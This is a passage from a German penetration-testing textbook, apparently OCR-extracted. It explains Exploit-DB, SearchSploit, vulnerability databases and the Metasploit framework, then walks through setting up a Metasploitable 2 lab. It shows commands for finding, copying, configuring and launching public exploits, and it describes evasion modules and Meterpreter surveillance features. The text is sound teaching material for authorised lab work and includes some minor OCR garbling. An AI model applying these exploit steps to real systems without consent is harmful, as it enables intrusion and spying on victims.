Die *Exploit Database (Exploit-DB)* ist ein frei zugängliches Archiv für bekannte Sicherheitslücken und zugehörige Exploits. Sie wird von *Offensive Security* gepflegt und dient als zentrale Ressource für Penetrationstester und Sicherheitsforscher. Die Datenbank ist nach verschiedenen Kategorien strukturiert – wie Plattform, Exploit-Typ (z. B. Remote oder Local Exploit) und Veröffentlichungsdatum. Zusätzlich enthält sie häufig einen sogenannten *Proof-of-Concept (PoC)*, mit dem sich Schwachstellen nachvollziehen und testen lassen.




Abbildung 6.1 Expoit-DB (Quelle: https://www.exploit-db.com/)

Ein zentrales Feature der Exploit-DB ist die Suchfunktion, über die sich gezielt nach einer bestimmten CVE-Einträgen (siehe Abschnitt 1.9) suchen lässt. So können Sie prüfen, ob für eine bestimmte Schwachstelle bereits ein öffentlich verfügbarer Exploit existiert. Die Exploit-DB ist somit nicht nur ein Werkzeug für Penetrationstests, sondern auch eine wertvolle Wissensquelle zur Analyse aktueller Bedrohungen.

SearchSploit ist ein Kommandozeilenprogramm, das Teil der Exploit-DB ist und dazu dient, nach bekannten Exploits und Sicherheitslücken zu suchen. SearchSploit durchsucht diese Datenbank lokal auf Ihrem Rechner und ermöglicht es Ihnen, Exploits zu finden, ohne eine Internetverbindung zu benötigen, was ideal für Offline-Analysen in sicherheitskritischen Umgebungen ist. Das Tool lässt sich sehr einfach bedienen. Damit SearchSploit stets aktuelle Daten liefert, sollten Sie vor der Nutzung die lokale Datenbank regelmäßig aktualisieren. Das geschieht über den folgenden Befehl:

```
searchsploit -u
```

Danach können Sie gezielt nach Exploits suchen:

```
searchsploit vsftpd 2.3.4
```

Dieser Befehl durchsucht die lokale Datenbank nach bekannten Exploits für die Software `vsftpd` in der Version `2.3.4`. SearchSploit gibt dabei den Pfad zum passenden Exploit-Skript aus, das Sie anschließend weiter analysieren oder in einer Testumgebung ausführen können:

```
# searchsploit vsftpd 2.3.4
----------------------------- ------------------------
 Exploit Title                |  Path
----------------------------- ------------------------
vsftpd 2.3.4 - Backdoor ...   | unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor ...   | unix/remote/49757.py
----------------------------- ------------------------
Shellcodes: No Results
```

Listing 6.1 Lokale Suche nach einem Exploit mithilfe von SearchSploit

Optional lässt sich der Exploit mit dem Flag `-m` in das aktuelle Verzeichnis kopieren:

```
# searchsploit -m unix/remote/49757.py
  Exploit:   vsftpd 2.3.4 - Backdoor Command Execution
      URL:   https://www.exploit-db.com/exploits/49757
     Path:   /usr/share/exploitdb/exploits/unix/remote/49757.py
    Codes:   CVE-2011-2523
 Verified:   True
File Type:   Python script, ASCII text executable
Copied to:   ./49757.py
```

Listing 6.2 Kopieren eines bestimmten Exploits ins lokale Arbeitsverzeichnis

Die *Vulnerability Database (VulDB)* ist eine umfassende Datenbank für Schwachstellen in Softwareprodukten. Sie bietet nicht nur technische Details zu den Sicherheitslücken, sondern auch Informationen zur Risikobewertung, typischerweise anhand des CVSS-Scores (siehe Abschnitt 1.10), sowie Hinweise auf verfügbare Patches oder Workarounds (siehe Abbildung 6.2).




Abbildung 6.2 VulDB (Quelle: https://vuldb.com/)

Die Datenbank wird kontinuierlich aktualisiert und aggregiert Informationen aus öffentlich zugänglichen Advisorys, Herstellermeldungen, Bug-Trackern und Threat-Intelligence-Feeds.

VulDB richtet sich z. B. an Systemadministratoren und Analysten, die auf aktuelle Schwachstellen schnell reagieren müssen. Durch Funktionen wie die Schwachstellen-Trends und eine API für die Automatisierung ist sie besonders gut für diese Einsatzszenarien geeignet.

Open Source Vulnerabilities (*OSV*, siehe Abbildung 6.3) ist eine offene und von Google initiierte Datenbank, die speziell auf Sicherheitslücken in Open-Source-Software ausgerichtet ist. Ihr Ziel ist es, Entwicklern eine strukturierte und leicht durchsuchbare Plattform zu bieten, um bekannte Schwachstellen schnell zu identifizieren und entsprechende Maßnahmen zu ergreifen. Dabei orientiert sich OSV an modernen Entwicklungsprozessen und bietet maschinenlesbare Datenformate, wie z. B. JSON.




Abbildung 6.3 OSV (Quelle: https://osv.dev/)

Nebula kann mithilfe von KI Schwachstellen automatisch erkennen und ausnutzen. Dazu werden komplexe Datenmuster durch KI analysiert und Sicherheitslücken identifiziert. Weil sie NLP (*Natural Language Processing*) nutzt, kann Nebula natürliche Sprachbefehle in konkrete Befehle übersetzen. Zudem werden routinemäßige Aufgaben, die bei Penetrationstests anfallen, automatisiert. Mit der *Command Search Engine* können Befehle für spezifische Ports, Dienste oder Begriffe gesucht werden. Das Projekt finden Sie unter dem folgenden Link:

https://github.com/berylliumsec/nebula

6.3 Das Metasploit-Framework

Metasploit ist ein sehr mächtiges, in der Programmiersprache Ruby geschriebenes Framework mit vielen verschiedenen Modulen, die es Ihnen ermöglichen, systema-

tisch nach Schwachstellen in Netzwerken, Servern und anderen Systemen zu suchen. Es bietet eine große Bandbreite an Exploits für bekannte Sicherheitslücken sowie verschiedene Payloads. Ursprünglich wurde das Metasploit-Framework von H. D. Moore im Jahr 2003 als Open-Source-Projekt gestartet und später von dem IT-Sicherheitsunternehmen *Rapid7* übernommen. Metasploit ist auf Kali Linux bereits vorinstalliert.

Typische Anwendungsszenarien von Metasploit sind das Scannen und Identifizieren von Schwachstellen, das Ausführen von Exploits auf verwundbare Systeme sowie die Entwicklung eigener Angriffs- und Verteidigungstechniken.

Um diese Aufgaben effizient umzusetzen, stellt Metasploit eine Vielzahl spezialisierter Module zur Verfügung, die jeweils auf bestimmte Phasen eines Penetrationstests zugeschnitten sind. Wichtige Modulkategorien sind:

- **Exploit**: Die Exploit-Module beinhalten Code, der speziell dafür entwickelt wurde, bekannte Schwachstellen auszunutzen.
- **Payload**: In den Payload-Modulen finden Sie verschiedene Payloads, mit denen Sie z. B. eine Reverse Shell herstellen oder spezifische Befehle auf dem Zielsystem ausführen können.
- **Encoder**: Die Encoder-Module beinhalten Techniken, die verwendet werden, um Payloads zu verschlüsseln oder zu kodieren, damit sie nicht erkannt werden.
- **Evasion**: Die Evasion-Module beinhalten Techniken, die darauf ausgelegt sind, die Signaturen und Heuristiken zu umgehen, die von Sicherheitssystemen zum Erkennen von Bedrohungen verwendet werden.
- **Auxiliary**: Die Auxiliary-Module umfassen eine Vielzahl von Werkzeugen, die nicht direkt als Exploits klassifiziert werden. Dazu gehören Scanner, Fuzzer, Sniffer etc.
- **Post (Post-Exploitation)**: Nachdem der Zugriff auf ein System erlangt wurde, ermöglichen die Werkzeuge aus den Post-Modulen es Ihnen, weitere Aktionen auf dem kompromittierten System durchzuführen. Das reicht vom Sammeln weiterer Informationen über Privilege Escalation bis hin zum Installieren von Backdoors.
- **Nop**: Die Nop-Module erzeugen eine Reihe von NOP-Befehlen (*No OPeration*), die keine eigene Funktion haben und den Programmablauf nicht beeinflussen. Diese Befehle werden vor allem bei der Ausnutzung von Buffer Overflows verwendet, um einen sogenannten NOP-Sled zu erstellen.

Unter diesen Modulkategorien sind weitere Module zu finden. Im Mai 2025, als dieses Kapitel geschrieben wurde, gab es insgesamt 5860 verschiedene Metasploit-Module.

Sie lernen nun einige wichtige Befehle kennen, mit denen sich das Metasploit-Framework bedienen lässt. Um es unter Kali Linux zu starten, verwenden Sie den Befehl `msfconsole`. Nach einer kurzen Ladezeit werden Sie mit einer ASCII-Art begrüßt, die mit jedem Neustart von Metasploit zufällig ausgewählt wird (siehe Abbildung 6.4).

Abbildung 6.4 Startbildschirm des Metasploit-Frameworks mit einer zufälligen ASCII-Art

Mit dem Befehl `search` können Sie gezielt nach Exploits suchen. Listing 6.3 und Listing 6.4 zeigen Beispiele für die Ausgaben.

```
msf6 > search MagnusBilling

Matching Modules

#  Name                                                  Disclosure Date
   Rank       Check  Description

0  exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258  2023-06-26
   excellent   Yes    MagnusBilling application unauthenticated

1 \_ target: PHP
2 \_ target: Unix Command
3 \_ target: Linux Dropper
```

```
Interact with a module by name or index. For example info 3, use 3 or
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
After interacting with a module you can manually set a TARGET with
set TARGET 'Linux Dropper'
```

Listing 6.3 Beispiel für die Suche nach einem Exploit für die Anwendung »MagnusBilling«

```
msf6 > search CVE-2021-3156

Matching Modules

#  Name                                  Disclosure Date  Rank       Check
Description
-  ----                                  ---------------  ----       -----
-----------
0  exploit/linux/local/sudo_baron_samodit  2021-01-26       excellent  Yes
Sudo Heap-Based Buffer Overflow
1  \_ target: Automatic
2  \_ target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
3  \_ target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative
4  \_ target: Ubuntu 19.04 x64 (sudo v1.8.27, libc v2.29)
5  \_ target: Ubuntu 18.04 x64 (sudo v1.8.21, libc v2.27)
6  \_ target: Ubuntu 18.04 x64 (sudo v1.8.21, libc v2.27) - alternative
7  \_ target: Ubuntu 16.04 x64 (sudo v1.8.16, libc v2.23)
8  \_ target: Ubuntu 14.04 x64 (sudo v1.8.9p5, libc v2.19)
9  \_ target: Debian 10 x64 (sudo v1.8.27, libc v2.28)
10 \_ target: Debian 10 x64 (sudo v1.8.27, libc v2.28) - alternative
11 \_ target: CentOS 8 x64 (sudo v1.8.25p1, libc v2.28)
12 \_ target: CentOS 7 x64 (sudo v1.8.23, libc v2.17)
13 \_ target: CentOS 7 x64 (sudo v1.8.23, libc v2.17) - alternative
14 \_ target: Fedora 27 x64 (sudo v1.8.21p2, libc v2.26)
15 \_ target: Fedora 26 x64 (sudo v1.8.20p2, libc v2.25)
16 \_ target: Fedora 25 x64 (sudo v1.8.18, libc v2.24)
17 \_ target: Fedora 24 x64 (sudo v1.8.16, libc v2.23)
18 \_ target: Fedora 23 x64 (sudo v1.8.14p3, libc v2.22)
19 \_ target: Manual
```

Listing 6.4 Beispiel für die Suche nach einem Exploit für CVE-2021-3156

Sie müssen bei Ihrer Suche allerdings keine genauen Software-Bezeichnungen oder CVEs bereitstellen, da auch Substrings erkannt werden.

Mit dem Befehl `use` können Sie einen Exploit auswählen, der Ihnen nach der Suche angezeigt wurde. Dabei können Sie entweder den konkreten Pfad angeben, z. B. `use`

`exploit/unix/ftp/vsftpd_234_backdoor`, oder aus einer Liste mit Exploits die entsprechende Nummer angeben: `use 0`.

Sobald Sie einen Exploit ausgewählt haben, müssen Sie ihn »scharfstellen«. Damit ist gemeint, dass Sie die zum Abfeuern des Exploits erforderlichen Parameter setzen, z. B. die IP-Adresse des Zielsystems oder die Ihres C2-Servers, für den eine Reverse Shell (siehe Kapitel 15) bereitgestellt werden soll. Um sich anzeigen zu lassen, welche Optionen ein zuvor geladener Exploit benötigt, können Sie den Befehl `show options` verwenden (siehe Listing 6.5).

```
msf6 exploit(multi/http/vOpcrw_exec) > show options

Module options (exploit/multi/http/vOpcrw_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format
                                          type:host:port
                                          [,type:host:port][...]
   RHOSTS                       yes       The target host(s), see
                                          https://docs.metasploit.com/
                                          docs/using-metasploit/basics/
                                          using-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing
                                          connections
   TARGETURI   /jos.php         yes       The path to the vOpCrw shell
   VHOST                        no        HTTP server virtual host
```

Listing 6.5 Anzeige der Optionen für »multi/http/v0pr3w_exec«

Überall dort, wo in der Spalte `Required` der Wert `yes` steht, müssen Sie etwas angeben. Die anderen Parameter (`no`) sind optional.

Um die Werte für die Parameter festlegen zu können, benötigen Sie den `set`-Befehl. Dahinter geben Sie mit einem Leerzeichen getrennt an, welchen Parameter Sie bearbeiten möchten und wie der neue Wert lauten soll, z. B.: `set RHOSTS 10.0.2.17`

Mit diesem Befehl wird der Wert des Parameters `RHOSTS` auf `10.0.2.17` gesetzt. Mit dem Befehl `save` speichern Sie die aktuelle Konfiguration. Danach können Sie den geladenen Exploit mit dem Befehl `run` oder `exploit` starten.[1] Mit dem Befehl `exit` können Sie Metasploit beenden.

1 Beide Befehle machen genau dasselbe. Es bleibt Ihrem Geschmack überlassen, für welchen Befehl Sie sich entscheiden. Ich persönlich präferiere den Befehl exploit, weil er sich spannender anhört.

Der *Meterpreter* ist eine fortgeschrittene Shell, die von Metasploit verwendet wird, nachdem ein Exploit erfolgreich ausgeführt wurde. Sie ist viel mächtiger als eine normale Kommandozeile. Mit können Sie beispielsweise Screenshots vom Zielsystem machen, Dateien hoch- und herunterladen, Tastatureingaben mitloggen oder sogar das Mikrofon und die Webcam des Opfers aktivieren. Im Prinzip handelt es sich beim Meterpreter um einen voll funktionsfähigen Trojaner (siehe Abschnitt 17.2.3), der jedoch ausschließlich im Arbeitsspeicher des Zielsystems ausgeführt wird, ohne eine Datei auf der Festplatte zu hinterlassen, was die forensische Analyse erschwert.

Das Vorlesungsvideo zum Metasploit-Framework erreichen Sie über den folgenden Link:

Abbildung 6.5 https://florian-dalwigk.com/ceh/msfinfo

6.3.1 Metasploitable 2

Metasploitable 2 ist eine absichtlich verwundbare Linux-Distribution, die als virtuelle Maschine (VM) bereitgestellt wird. Sie wird hauptsächlich zu Schulungs- und Demonstrationszwecken im Bereich der IT-Sicherheit und beim Penetration Testing verwendet. Entwickelt wurde Metasploitable 2 von der Firma *Rapid7*, die auch das Metasploit-Framework entwickelt und betreut.

Die Basis von Metasploitable 2 bildet die stark veraltete Ubuntu-Version *Ubuntu 8.04*, auf der zahlreiche Dienste installiert sind, die gezielt mit bekannten Sicherheitslücken versehen wurden. Dazu zählen z. B. ein verwundbarer FTP-Server (*vsftpd 2.3.4*), eine unsichere Samba-Installation, ein öffentlich zugänglicher Tomcat-Manager mit Standard-Zugangsdaten sowie veraltete Webanwendungen mit typischen Schwachstellen wie *SQL-Injection* (siehe Kapitel 13) und Cross-Site Scripting (siehe Kapitel 12). All diese Schwachstellen wurden gezielt eingebaut, um Angriffe mit Tools wie dem Metasploit-Framework zu ermöglichen und zu demonstrieren. Fast jeder offene Port, jeder Dienst und jede Webanwendung weist daher Schwächen auf. Das erlaubt es auch Einsteigern, schnell erste Erfolgserlebnisse beim Aufspüren und Ausnutzen von Schwachstellen zu erzielen. Zugleich fördert es ein tiefes Verständnis für typische Angriffstechniken und deren Auswirkungen.

Sie werden in diesem Abschnitt lernen, wie Sie Metasploitable 2 in Kombination mit Kali Linux in Ihrer virtuellen Umgebung verwenden können, um Erfahrung im Umgang mit dem Metasploit-Framework zu sammeln. Während Kali Linux die not-

wendigen Pentesting-Werkzeuge zur Verfügung stellt, fungiert Metasploitable 2 als Zielsystem. Laden Sie sich Metasploitable 2 unter dem folgenden Link herunter:

https://sourceforge.net/projects/metasploitable/

Die heruntergeladene ZIP-Datei ist ca. 825 MB groß. Entpacken Sie die ZIP-Datei und wechseln Sie anschließend in den Ordner `metasploitable-linux-2.0.0/Metasploitable2-Linux/`. Dort finden Sie unter anderem eine `.vmdk`-Datei, die Sie später benötigen. Kopieren Sie sich den Pfad zu dieser Datei und öffnen Sie VirtualBox. Klicken Sie dort oben rechts auf den Button NEU, um eine neue VM einzurichten (siehe Abbildung 6.6). Als Namen können Sie beispielsweise »Metasploitable« eintragen. Beim TYP wählen Sie Linux aus, als SUBTYP Debian und bei der konkreten Version verwenden Sie DEBIAN 11 BULLSEYE (64-BIT).




Abbildung 6.6 Erstellen einer neuen VM für »Metasploitable 2«

Wechseln Sie dort in den Reiter SYSTEM und schieben Sie den Regler für den HAUPTSPEICHER an den oberen Rand des grünen Bereichs (siehe Abbildung 6.7).




Abbildung 6.7 Festlegen der Größe des Hauptspeichers.

Im Reiter Festplatte (siehe Abbildung 6.8) wählen Sie weiter unten die Option Eine vorhandene virtuelle Festplattendatei verwenden aus und klicken dort auf das Ordnersymbol an der rechten Seite.




Abbildung 6.8 Auswahl einer vorhandenen virtuellen Festplattendatei

Navigieren Sie nach einem Klick auf die Festplatte mit dem großen grünen Plus zu dem Ort, an dem die zuvor entpackte `.vmdk`-Datei liegt (siehe Abbildung 6.9). Wählen Sie diese Datei aus und klicken Sie anschließend auf den Button Auswählen.




Abbildung 6.9 Auswahl der »Metasploitable.vmdk«-Datei

Klicken Sie anschließend auf den Button Fertigstellen.

Jetzt müssen Sie Metasploitable 2 noch zusammen mit Ihrer Kali-Linux-VM in ein Netzwerk integrieren. Dazu erstellen Sie zuerst ein sogenanntes NAT-Netzwerk. In einem *NAT-Netzwerk* können alle virtuellen Maschinen über eine interne virtuelle Netzwerkinfrastruktur miteinander kommunizieren, während der Datenverkehr nach außen, z. B. ins Internet, über das Host-System geleitet wird. Das ermöglicht eine kontrollierte Umgebung, in der die VMs untereinander erreichbar, jedoch von außen nicht direkt zugänglich sind. Klicken Sie dazu auf das Listensymbol im Reiter Werkzeuge und wählen Sie die Option Netzwerk aus (siehe Abbildung 6.10).




Abbildung 6.10 Auswahl der »Netzwerk«-Optionen in VirtualBox

Erstellen Sie ein neues NAT-Netzwerk, das Sie beispielsweise PENTESTING nennen (siehe Abbildung 6.11). Dieses erhält automatisch die IP-Adresse `10.0.2.0/24`. Wenn Sie möchten, können Sie diese bei Bedarf aber auch ändern.




Abbildung 6.11 Festlegen eines NAT-Netzwerks

Klicken Sie anschließend auf den Button Sichern. Wählen Sie danach die vorhin erstellte VM Metasploitable in der linken Übersicht aus und klicken Sie oben rechts auf den Button Ändern. Navigieren Sie nun zum Reiter Netzwerk und wählen Sie bei Angeschlossen an die Option NAT-Netzwerk aus (siehe Abbildung 6.12). Unter Name können Sie in einem Dropdown-Menü das zuvor erstellte NAT-Netzwerk PENTESTING auswählen.




Abbildung 6.12 Auswahl des NAT-Netzwerks »PENTESTING«

Achten Sie darauf, dass sich sowohl Ihre Kali-Linux-VM als auch Metasploitable 2 im selben NAT-Netzwerk befinden. Betreiben Sie Metasploitable 2 außerdem niemals in produktiven Netzwerken oder ohne ausdrückliche Zustimmung! Es ist explizit dafür gebaut, angegriffen zu werden, und stellt deswegen ein hohes Sicherheitsrisiko außerhalb isolierter Laborumgebungen dar!

Um zu überprüfen, ob die Maschine richtig eingebunden wurde und erreichbar ist, können Sie mit dem folgenden Nmap-Befehl einen Ping-Sweep (siehe Abschnitt 4.7.3) auf das Subnetzwerk `10.0.2.0/24` durchführen:

```
nmap -sn 10.0.2.0/24
```

Daraufhin erhalten Sie beispielsweise die Scan-Ergebnisse aus Listing 6.6.

```
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 11:57 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00026s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00023s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00020s latency).
MAC Address: 08:00:27:E8:41:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.27
Host is up (0.00046s latency).
MAC Address: 08:00:27:7B:8F:E9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
Nmap scan report for 10.0.2.15
Host is up.
